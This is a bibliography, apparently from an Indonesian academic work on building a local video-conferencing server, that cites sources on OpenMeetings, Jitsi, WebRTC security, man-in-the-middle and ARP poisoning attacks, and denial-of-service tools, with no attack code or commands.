[2] "MEMBANGUN SERVER OPEN *MEETING* LOKAL MENGGUNAKAN LINUX UBUNTU PADA U'BUDIYAH INDONESIA."

[3] "(PDF) Perancangan Aplikasi Video Conference Untuk Bimbingan Tugas Akhir | Risanuri Hidayat - Academia.edu." https://www.academia.edu/26321400/Perancangan_Aplikasi_Video_Conference_Untuk_Bimbingan_Tugas_Akhir (accessed Jul. 27, 2021).

[4] P. Kauff and O. Schreer, "An immersive 3D video-conferencing system using shared virtual team user environments," *Proc. 4th Int. Conf. Collab. Virtual Environ.*, pp. 105–112, 2002, doi: 10.1145/571878.571895.

[5] "Open Library - Video Conference dengan menggunakan Multicast Routing memanfaatkan Protocol Independent Multicast (PIM)." https://openlibrary.telkomuniversity.ac.id/home/catalog/id/138615/slug/video-conference-dengan-menggunakan-multicast-routing-memanfaatkan-protocol-independent-multicast-pim-.html (accessed Jul. 27, 2021).

[6] "Open Library - IMPLEMENTASI LAYANAN VIDEO CONFERENCE DENGAN OPEN*MEETING*S SEBAGAI SARANA RAPAT BERBASIS WEB SERVER PADA UBUNTU12.04."https://openlibrary.telkomuniversity.ac.id/pustaka/102498/implementasi-layanan-video-conference-dengan-open*meeting*s-sebagai-sarana-rapat- berbasis-web-server-pada-ubuntu-12-04.html (accessed Jul. 27, 2021).

[7] "VPS Server PNG Clipart PNG, SVG Clip art for Web - Download Clip Art, PNG Icon Arts." https://www.downloadclipart.net/browse/91436/vps-server-png-clipart-clipart (accessed Jul. 23, 2021).

[8] "What is Jitsi | About Video Conferencing Software." https://jitsi.org/about/ (accessed Jun. 23, 2021).

[9] "What is a Man-In-The-Middle Attack?" https://www.computerhope.com/jargon/m/mitma.htm (accessed Aug. 09,2021).

[10] J. Du, X. Li, and H. Huang, "A study of man-in-the-middle attack based on SSL certificate interaction," *Proc. - 2011 Int. Conf. Instrumentation, Meas. Comput. Commun. Control. IMCCC 2011*, pp. 445–448, 2011, doi: 10.1109/IMCCC.2011.117.

[11] K. J. Millman and M. Aivazis, "Python for Scientists and Engineers,"*Comput. Sci. Eng.*, vol. 13, no. 2, pp. 9–12, Mar. 2011, doi: 10.1109/MCSE.2011.36.

[12] ChapelleGregory, "A practical guide to linux commands, editors, and shell- programming, third edition by Mark G. Sobell," *ACM SIGSOFT Softw. Eng. Notes*, vol. 38, no. 4, pp. 38–38, Jul. 2013, doi: 10.1145/2492248.2492251.

[13] "About us - *Port*Swigger." https://*port*swigger.net/about (accessed Jul. 27, 2021).

[14] S. Nagpure and S. Kurkure, "Vulnerability Assessment and Penetration Testing of Web Application," *2017 Int. Conf. Comput. Commun. Control Autom. ICCUBEA 2017*, Sep. 2018, doi: 10.1109/ICCUBEA.2017.8463920.

[15] "Tentang Kami - Perusahaan Web Hosting Niagahoster."https://www.niagahoster.co.id/about-us (accessed Jul. 18, 2021).

[16] M. Wenzel and C. Meinel, "Full-body WebRTC video conferencing in a web-based real-time collaboration system," *Proc. 2016 IEEE 20th Int. Conf. Comput. Support. Coop. Work Des. CSCWD 2016*, pp. 334–339, Sep. 2016, doi: 10.1109/CSCWD.2016.7566010.

[17] B. Feher, L. Sidi, A. Shabtai, and R. Puzis, "The Security of WebRTC," Jan.2016, Accessed: Jun. 23, 2021. [Online]. Available: http://arxiv.org/abs/1601.00184.

[18] "Logitech C920 PRO HD Webcam, 1080p Video with Stereo Audio." https://www.logitech.com/en-hk/products/webcams/c920-pro-hd-webcam.960-001062.html (accessed Jul. 20, 2021).

[19] C. Develotte, N. Guichon, and C. Vincent, "The use of the webcam for

teaching a foreign language in a desktop videoconferencing environment," *ReCALL*, vol. 22, no. 3, pp. 293–312, Sep. 2010, doi: 10.1017/S0958344010000170.

[20] H. Wang and P. Chu, "Voice source localization for automatic camera pointing system in videoconferencing," *ICASSP, IEEE Int. Conf. Acoust. Speech Signal Process. - Proc.*, vol. 1, pp. 187–190, 1997, doi: 10.1109/ICASSP.1997.599595.

[21] "Search results for Tls - Flaticon." https://www.flaticon.com/free-icon/tls-protocol_4896619?term=tls&page=1&position=1&page=1&position=1&related_id=4896619&origin=search (accessed Aug. 09, 2021).

[22] C. Nachreiner, "Anatomy of an ARP Poisoning Attack | WatchGuard," 1996, Accessed: Jul. 27, 2021. [Online]. Available: http://www.watchguard.com/infocenter/editorial/135324.asp.

[23] I. Walad, F. Ilmu, K. Dan, and U. S. Utara, "Analisis Denial of Service AttackPada Sistem Keamanan Web," *Anal. Denial Serv. Attack Pada Sist. Keamanan Web*, 2020, Accessed: Sep. 02, 2021. [Online]. Available: http://repositori.usu.ac.id/handle/123456789/28240.

[24] "Python - How to create an ARP Spoofer using Scapy? - GeeksforGeeks." https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofer- using-scapy/ (accessed Aug. 09, 2021).

[25] "GitHub - abila5h/Cyphon-DoS: A simple yet powerful DoS client for the Mac OS X based on SlowLoris." https://github.com/abila5h/Cyphon-DoS(accessed Sep. 02, 2021).